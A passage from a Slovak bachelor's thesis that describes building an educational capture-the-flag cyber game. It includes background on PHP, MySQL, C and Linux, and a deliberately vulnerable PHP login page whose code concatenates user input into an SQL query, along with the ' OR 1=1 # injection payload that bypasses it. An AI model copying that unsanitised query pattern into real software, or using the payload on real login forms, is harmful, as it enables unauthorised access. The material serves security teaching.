Jednou z mnohých funkcii jazyka PHP je možná integrácia komunikácie s rôznymi databázovými systémami ako napr. MySQL, PostgresSQL, MS SQL a mnoho ďalších. PHP je jazyk obsahujúci celú radu komponentov a funkcii, ktoré sa veľmi dobre implementujú do riešení a preto je často volený ako jazyk pre vývoj webových aplikácii. [27]

## 3.5 MySQL

MySQL je systém pre správu relačných databáz fungujúcich na báze jazyka *Structured Query Language* (SQL). Databázový systém je možné použiť na celú radu riešení, kde medzi najznámejšie patrí ukladanie dát pre webové stránky (užívateľské účty, produkty a pod.) či aplikácie, ktoré vyžadujú autorizáciu. Databázový systém MySQL a jazyk PHP sú veľmi často používanou kombináciou v mnohých *open-source* aplikáciách ako napríklad WordPress, Joomla! alebo Drupal. [28]

Komunikácia s MySQL serverom je možná dvoma spôsobmi. Prvým spôsobom je použite rozhrania príkazového riadku či terminálu, kde užívateľ na prechádzanie, zobrazovanie a manipuláciu prvkov databázy využíva manuálne zadané SQL príkazy. Druhým spôsobom, pre veľké projekty výhodnejším a v praxi najpoužívanejším, je použitie aplikácii s grafickým užívateľským rozhraním, desktopových či webových, ktoré využívajú na komunikáciu s MySQL serverom API daného programovacieho jazyka. Toto riešenie uľahčuje tvorbu databázy, a tak zefektívňuje celý jej vývoj a údržbu.

Najznámejšími odvetviami softvéru MySQL sú Percona Server a MariaDB, ktorá je vyvíjaná niektorými členmi pôvodného tímu, ktorý stál za vývojom MySQL. [29]

## 3.6 Jazyk C

Jazyk C je procedurálny programovací jazyk vyvinutý v roku 1972. Jeho hlavným účelom bolo priniesť jazyk vhodný pre vývoj operačných systémov. Medzi hlavné výhody jazyka C patrí nízkoúrovňový prístup k operačnej pamäti a jednoduchosť syntaxe. Jazykom C sa neskôr inšpirovalo niekoľko ďalších programovacích jazykov ako napr. Java, PHP alebo JavaScript. Nevýhodou nízkoúrovňového prístupu jazyka C sú časté chyby programátorov pri implementácii, ktoré vedú ku korupcii operačnej pamäti a zraniteľnostiam akou je napr. *Buffer Overflow*.[30]

## 3.7 Nginx

*Nginx* je *open-source* webový server, ktorý bol vytvorený za účelom prínosu webového servera, ktorý má nízke pamäťové nároky a vysokú efektivitu spracovávania mnohých súbežných pripojení. Hlavným rozdielom medzi *Nginx* a ostatnými komerčnými serverovými riešeniami je v metóde spracovávania súbežných spojení. *Nginx* namiesto vytvárania samostatného procesu pre každú HTTP žiadosť, využíva asynchrónny, na udalostiach založený prístup. Jeden *master* proces kontroluje *worker* procesy. Vďaka vysokému paralelizovaniu procesu spracovávania žiadostí nedochádza k blokovaniu jednotlivých HTTP žiadostí. Medzi hlavné vlastnosti webového serveru *Nginx* patria nasledovné:[31]

- Služby webového servera
- Reverse proxy s podporou kešovania
- Podpora IPv6
- Balansovanie záťaže
- Websockety
- TLS/SSL

## 3.8 Operačný systém Linux

Operačné systémy typu UNIX sú na trhu od sedemdesiatych rokov minulého storočia. Z operačného systému UNIX bolo vytvorených mnoho verzii a vychádzajúcich operačných systémov, ktoré sú dodnes neodmysliteľnou súčasťou riešení v informačných technológiách. Medzi ne patrí operačný systém Linux, ktorý je *open-source* a *slobodný* softvér, vyvíjaný ľuďmi z celého sveta. Za roky jeho existencie vzniklo niekoľko jeho distribúcii a v praktickej časti bakalárskej práce sa pracuje s dvoma z nich a to distribúcie Debian a Kali Linux. [32]

### 3.8.1 Distribúcia Debian

Distribúcia Debian je jednou z najznámejších a najpoužívanejších distribúcii operačného systému Linux na svete. Debian používa na inštaláciu balíčkov nástroj APT (Advanced Packaging Tool) a momentálne existuje približne 59 000 stabilných balíčkov, ktoré si užívatelia môžu na svoj systém nainštalovať. Z distribúcie Debian vychádza niekoľko ďalších distribúcii ako Ubuntu, Linux Mint, Parrot OS či Kali Linux. [33]

### 3.8.2 Distribúcia Kali Linux

Kali Linux (predošlý názov BackTrack Linux) je distribúcia operačného systému Debian, určená pre penetračné testovanie a bezpečnostné audity. Operačný systém obsahuje stovky rôznych nástrojov zameraných na penetračné testovanie, audity, forenznú analýzu, reverzné inžinierstvo alebo výskum v oblasti informačnej bezpečnosti. Kali Linux je zadarmo dostupný pre profesionálov v oblasti informačnej bezpečnosti ale aj pre širokú verejnosť. [34]

## 3.9 Raspberry Pi

*Raspberry Pi* je nízko nákladový počítač vo veľkosti kreditnej karty, ktorý je možné pripojiť k samostatnému monitoru alebo televízii. Pre interakciu so zariadením sa používa štandardná klávesnica a myš. Zariadení *Raspberry Pi* je niekoľko druhov a líšia sa primárne výkonom a perifériami, ktoré je možné použiť. Zariadenie *Raspberry Pi* využíva operačný systém *Raspberry Pi OS*[1], ktorý je derivátom operačného systému *Debian*.

Zariadenia *Raspberry Pi* sa často využívajú napr. na účely výuky programovania a všeobecného fungovania moderných počítačov, automatizácie rôznych druhov činností ako napr. blokovanie reklám v sieti danej domácnosti alebo na ovládanie rôznych senzorov a zariadení IoT. Medzi najznámejšie modely zariadení *Raspberry Pi* patria nasledovné:[35]

- Raspberry Pi Pico
- Raspberry Pi Zero
- Raspberry Pi 3
- Raspberry Pi 4

[1]Predošlý názov *Raspbian*

# 4 Vlastný návrh a implementácia kybernetickej hry

Táto kapitola predstavuje vlastný návrh a jednotlivé kroky vývoja kybernetickej hry. Vývoj kybernetickej hry pozostával z vytvorenia experimentálneho pracoviska v prostredí *OpenStack*, konfigurácii virtuálnych strojov, vývoja zraniteľných aplikácii a vytvorenia vlastného scenára kybernetickej hry. Kybernetická hra je kompatibilná s kybernetickou arénou a doba jej trvania je jedna hodina a 45 minút. Hra je vyvíjaná v štýle *Capture The Flag* (CTF) a nachádza sa v nej celkovo 7 jedinečných vlajok. Na získanie každej vlajky musí študent splniť určitú úlohu alebo časť úlohy a vložiť danú vlajku do kybernetickej arény, ktorá správnosť vlajky overí. V prípade zadania správnej vlajky, môže študent pokračovať v hre a je mu sprístupnená ďalšia úloha a celý proces sa opakuje. Na konci kybernetickej hry je spustený kontrolný test, ktorý overí znalosti študenta. Test pozostáva z piatich otázok, ktoré sú zamerané primárne na zraniteľnosti, ktoré bolo v rámci kybernetickej hry cieľom zneužiť.

Kybernetická hra je zameraná na zraniteľnosti *SQL injection* a *Buffer Overflow*. Zraniteľnosť *SQL injection*, musí študent pred samotným zneužitím identifikovať v prihlasovacom formulári webovej aplikácie. Zraniteľnosť *Buffer Overflow* študent nemusí manuálne identifikovať, je mu poskytnutá nápoveď v štýle textového súboru a *proof-of-concept* exploitu v jazyku *Python*, ktoré sa nachádzajú na jednom z virtuálnych strojov. Kybernetická hra je primárne zameraná na prezentáciu zraniteľnosti *Buffer Overflow* a jej efektívnemu zneužitiu pre neautorizované spustenie ľubovoľného škodlivého kódu na cieľovom systéme.


Každému študentovi sa vytvárajú vlastné inštancie virtuálnych strojov. Nedochádza tým k interferencii jednotlivých exploitačných postupov študentov a v prípade zlyhania daného virtuálneho stroja na strane kybernetickej arény, je ovplyvnený len jeden študent. Dĺžka a charakter kybernetickej hry umožňuje použiť túto hru na účely výuky v podobe počítačového cvičenia. Charakter kybernetickej hry taktiež umožňuje hru naďalej vyvíjať a upravovať podľa potrieb výuky.

## 4.1 Implementácia do platformy OpenStack

Virtuálne stroje použité v kybernetickej hre používajú operačný systém Debian a Kali Linux. Na ich vloženie do platformy OpenStack bolo potrebné stiahnuť obraz vo formáte QCOW2, nastaviť veľkosť disku a pamäte RAM. Obrazy jednotlivých operačných systémov sú voľne dostupné na oficiálnych stránkach danej distribúcie[1]. Po vložení obrazu operačného systému, bolo potrebné vytvoriť jeho inštanciu,

[1] https://cloud.debian.org/images/cloud/bullseye/latest/debian-11-generic-amd64.qcow2

na ktorej prebiehala celá konfigurácia systému.





Obr. 4.1: Vkladanie obrazu operačného systému Debian do platformy OpenStack

## 4.2 Konfigurácia a vytváranie virtuálnych strojov

V rámci penetračného testovania a plnenia jednotlivých úloh kybernetickej hry sa študent nestretne so zraniteľnosťami známych služieb a verejnými exploitami. Kybernetická hra preverí jeho znalosti viac do hĺbky. Identifikácia zraniteľnej služby a spustenie verejného exploitu, prípadne modulu z frameworkov ako *Metasploit*[2] či *PowerShell Empire*[3], bez znalosti vnútorných mechanizmov danej zraniteľnosti, nie je účelom tejto kybernetickej hry. Pre úspešné dokončenie hry bude musieť študent použiť znalosti o fungovaní webových aplikácii, operačných systémov, exekúcie ELF[4] súborov a zneužití nájdených zraniteľností. Zraniteľnosti nachádzajúce sa na cieľovom systéme vyžadujú manuálnu exploitáciu a sú implementované v proprietárnom riešení.

[2]https://docs.rapid7.com/metasploit/msf-overview/
[3]Powershell Empire: https://bc-security.gitbook.io/empire-wiki/
[4]Executable and Linkable Format: https://linuxhint.com/understanding_elf_file_format/

Na obrázku 4.3 je zobrazená vizuálna podoba pracoviska, v ktorom bola kybernetická hra vyvíjaná.





Obr. 4.2: Topológia pracoviska

Vývoj virtuálnych strojov a zraniteľných aplikácii prebiehal lokálne prostredníctvom virtualizačného software *VMWare*[5]. Tento prístup bol zvolený z dôvodu zjednodušenia vývoja vďaka grafickému užívateľskému rozhraniu, ktoré lokálna virtualizácia ponúkala. Počas vývoja kybernetickej hry bolo potrebné jednotlivé komponenty priebežne testovať v kybernetickej aréne, preto boli v prostredí *OpenStack* vytvorené testovacie inštancie dvoch virtuálnych strojov s operačným systémom *Debian*. Do testovacích inštancii v prostredí *OpenStack* sa pred daným testom nakopírovali potrebné súbory a nakonfigurovali potrebné nastavenia. Po finálnych testoch vývoja kybernetickej hry sa z každej testovacej inštancie vytvoril finálny *snapshot*[6], ktorý bude použitý počas generovania virtuálneho prostredia po spustení kybernetickej hry.

[5]VMWare: https://www.vmware.com/

[6]„snapshot“ je kópiou disku virtuálneho stroja v daný moment v čase.




Obr. 4.3: Testovacie prostredie v platforme OpenStack

## 4.3 Server so zraniteľnosťou SQL Injection

Server so zraniteľnosťou SQL Injection dostal meno *Needle*[7], práve kvôli zraniteľnosti, ktorá je implementovaná do prihlasovacieho formulára webovej aplikácie, ktorá na tomto servery beží. Nasledujúce podkapitoly popisujú vývoj zraniteľnej webovej aplikácie, zámernú nebezpečnú implementáciu komunikácie s databázou a zamýšľaný postup jej exploitácie. V rámci kapitoly vývoja webovej aplikácie bude predstavený aj dizajn a všeobecná funkcionalita webovej aplikácie simulujúca reálne prostredie pre spríjemnenie a väčšie ponorenie do príbehu kybernetickej hry.

### 4.3.1 Vývoj zraniteľnej webovej aplikácie

Zraniteľná webová aplikácia je primárne naprogramovaná v jazyku *PHP* s kombináciou jazykov *HTML*[8] a *JavaScript*[9]. Webová aplikácia beží v koreňovom adresári webového serveru a privíta užívateľa s jednoduchým užívateľským rozhraním simulujúcim webový portál pre účastníkov vesmírneho exploračného programu.

[7] angl. *ihla*.
[8] https://developer.mozilla.org/en-US/docs/Web/HTML
[9] https://developer.mozilla.org/en-US/docs/Web/JavaScript

Webová aplikácia využíva niekoľko komponentov, ktoré sú rozdelené do štyroch hlavných súborov. Koreňový adresár webového serveru obsahuje nasledujúce súbory:

- index.php - domovská stránka
- login.php - prihlasovací formulár pre administrátorský portál
- portal.php - administrátorský portál
- config.php - konfiguračný súbor pre prácu s MySQL databázou

Webová aplikácia tiež využíva JavaScript na posielanie asynchrónnych žiadostí webovému serveru pre zobrazovanie niektorých prvkov užívateľovi. Pre tieto účely webová aplikácia využíva súbor `utils.js` v zložke `js`.

### index.php

Tento súbor obsahuje jednoduchú webovú stránku s tematikou vesmírneho bádania. Menu webovej aplikácie obsahuje niekoľko položiek, avšak len dve z nich predstavujú reálnu funkcionalitu a to položky *Home*, ktorá je odkazom na súbor `index.php` a *Login*, ktorý je odkazom na súbor `login.php`. Cez odkaz *Login* sa môže užívateľ dostať do prihlasovacieho formulára pre autorizáciu prístupu k administrátorskému panelu webovej aplikácie.


Obr. 4.4: Uvítacia stránka webovej aplikácie


V HTML časti zdrojového kódu súboru `index.php` sa nachádza prvá vlajka kybernetickej hry a študent ju musí zadať v požadovanom formáte do kybernetickej arény.

```
32      </div>
33      <!-- FLAG{needle.vut.cz} -->
34  </body>
35
```

Obr. 4.5: Prvá vlajka kybernetickej hry

### Návrh a implementácia zraniteľnosti SQL injection v súbore login.php

Súbor `login.php` je súčasťou webovej aplikácie, ktorá sa stará o autorizáciu užívateľa.




Obr. 4.6: Prihlasovací formulár

Jedna zo zraniteľností použitá v kybernetickej hre je SQL injection. Webová aplikácia využíva spojenie s MySQL databázou, avšak užívateľské vstupy nie sú ošetrené, nepoužívajú sa *prepared statements*[10] a užívateľský vstup je priamo vkladaný do SQL príkazu, ktorý sa následne posiela SQL serveru. Táto implementácia je veľmi nebezpečná a umožňuje útočníkovi útok zrealizovať.

Zraniteľnosť je implementovaná do mechanizmu spracovávania POST žiadosti z prihlasovacieho formulára, ktorý užívateľ vyplní, aby sa mohol autorizovať a danú službu využívať. Internetový prehliadač pošle POST žiadosť s vyplnenými údajmi, webová aplikácia skontroluje prítomnosť potrebných parametrov, vytvorí spojenie s databázou, zašle SQL príkaz s užívateľským menom a heslom a užívateľa autorizuje, prípade odmietne prístup. Kód uvedený nižšie ukazuje zámerne neošetrené uloženie

[10]Prepared statement je funkcionalita implementovaná v mnohých programovacích jazykoch, ktorá je použitá k predkompilácii SQL príkazu, čo má za dôsledok separáciu od samotných dát. Výhodou je rýchlosť a bezpečnosť.

hodnoty z POST žiadosti do premenných *username* a *password* a SQL príkaz, ktorý je SQL serveru posielaný.

```
.
.
.
if ($_SERVER["REQUEST_METHOD"] = "POST") {
    if(empty(trim($_POST["username"]))) {
        $err_msg = "Please enter the credentials!";
    } else {
        $username = trim($_POST["username"]);
    }

    if(empty(trim($_POST["password"]))) {
        $err_msg = "Please enter the credentials!";
    } else {
        $password = hash('sha256',
        trim($_POST["password"]));
    }
    .
    .
    .
```

Výpis 4.1: Ukážka funkcie spracúvajúcej HTTP POST žiadosť zo strany klienta

```
$sql = "SELECT username, password
        FROM {$db_name}.users
        WHERE {$db_name}.users.username = '{$username}'
        AND {$db_name}.users.password = '{$password}'";
```


Výpis 4.2: SQL príkaz pre overenie existencií užívateľa so zadaným menom a heslom

Autorizácia je úspešná, pokiaľ je v SQL databáze nájdený prvok, ktorý vyhovuje podmienke SQL príkazu, v tomto prípade zadanej kombinácii mena a hesla. Úspešná či neúspešná autorizácia je reprezentovaná počtom vrátených riadkov z databázy, ktoré vyhovujú danému SQL príkazu. V prípade úspešnej autorizácie bude vrátený len jeden riadok a v prípade neúspešnej autorizácie nebude vrátený žiadny.

Na zneužitie zraniteľnosti musí študent namiesto užívateľského mena zadať správne naformátovaný SQL príkaz, aby zmenil znenie pôvodného SQL príkazu a bola tak splnená podmienka, na základe ktorej webová aplikácia autorizuje užívateľa. Užívateľské meno musí nadobudnúť nasledujúcu hodnotu.

```
' OR 1=1 #
```

Výpis 4.3: Užívateľské meno obsahujúce SQL syntax




Obr. 4.7: Prihlasovací formulár vyplnený SQL injection payloadom

Použitím vyššie uvedeného payloadu ako užívateľského mena sa výsledný SQL príkaz modifikuje nasledovne.

```
... WHERE rover.users.username = '' OR 1=1 #
AND rover.users.password = 'doesnotmatter'";
```

Výpis 4.4: Upravená časť SQL príkazu

Použitím jednoduchej úvodzovky sa uzavrie reťazec, ktorý reprezentuje užívateľské meno. Mriežka reprezentuje v databázovom systéme komentár[11] a jej použitím je zvyšok pôvodného príkazu ignorovaný. Po úspešnej autorizácii sa v danej PHP relácii nastaví *cookie*, ktorý je druhou vlajkou kybernetickej hry a užívateľ je presmerovaný na webovú stránku *http://<instance-ip>/portal.php*. Mechanizmus autorizácie a získania vlajky je znázornený na útržku zdrojového kódu webovej aplikácie nižšie.

```
1 if (mysqli_num_rows($result) == 1) {
2     setcookie("AUTH", "FLAG{admincookie}", time()+3600);
3     header("location: portal.php");
4 } else {
5     $err_msg = "Invalid username or password!";
6 }
```

Výpis 4.5: Spracovanie autorizácie webovou aplikáciou


[11] Znak „#“ je jeden z možných označení začiatku komentára a závisí na konkrétnom SQL servery.

| Name | Value | Domain | Path | Expires / Max-Age |
|---|---|---|---|---|
| AUTH | FLAG%7Badmincookie%7D | needle.vut.cz | / | Tue, 10 May 2022 10:17:15 GMT |
| PHPSESSID | m5gm1pm02226d5hsinhlnvl3v1 | needle.vut.cz | / | Session |

Obr. 4.8: Druhá vlajka kybernetickej hry v podobe *cookie*

### portal.php

Súbor `portal.php` obsahuje webovú aplikáciu, ktorej funkcionalita simuluje administrátorský panel reálnej webovej aplikácie. Portál obsahuje dve funkcie a to stiahnutie privátneho kľúča užívateľa *webadmin*[12] pre SSH a webové rozhranie pre príkazový riadok.




Obr. 4.9: Administrátorský portál webovej aplikácie


[12] *webadmin* je užívateľský účet na servery Debian, na ktorom beží zraniteľná webová aplikácia.

Pre stiahnutie súboru s privátnym kľúčom bolo možné využiť funkcionalitu jazyka HTML5[13], kde sa zvolila cesta k súboru a názov, ktorý by mal stiahnutý súbor nadobudnúť.

```
<ul class="admin_panel_menubar">
    <li>
        <a href=".downloads/ssh/8a2...6a1"
        download="webadmin.key"
        >SSH access</a>
    </li>
    <li><a onclick="getCMDLine()">Command Shell</a></li>
</ul>
```

Výpis 4.6: Funkcionalita administrátorského portálu

Po kliknutí na odkaz s názvom „SSH access“ webový prehliadač zobrazí upozornenie o sťahovanom súbore. Študent musí tento súbor stiahnuť, nastaviť mu správne prístupové práva a použiť ho na prihlásenie sa na webový server pod účtom *webadmin*.



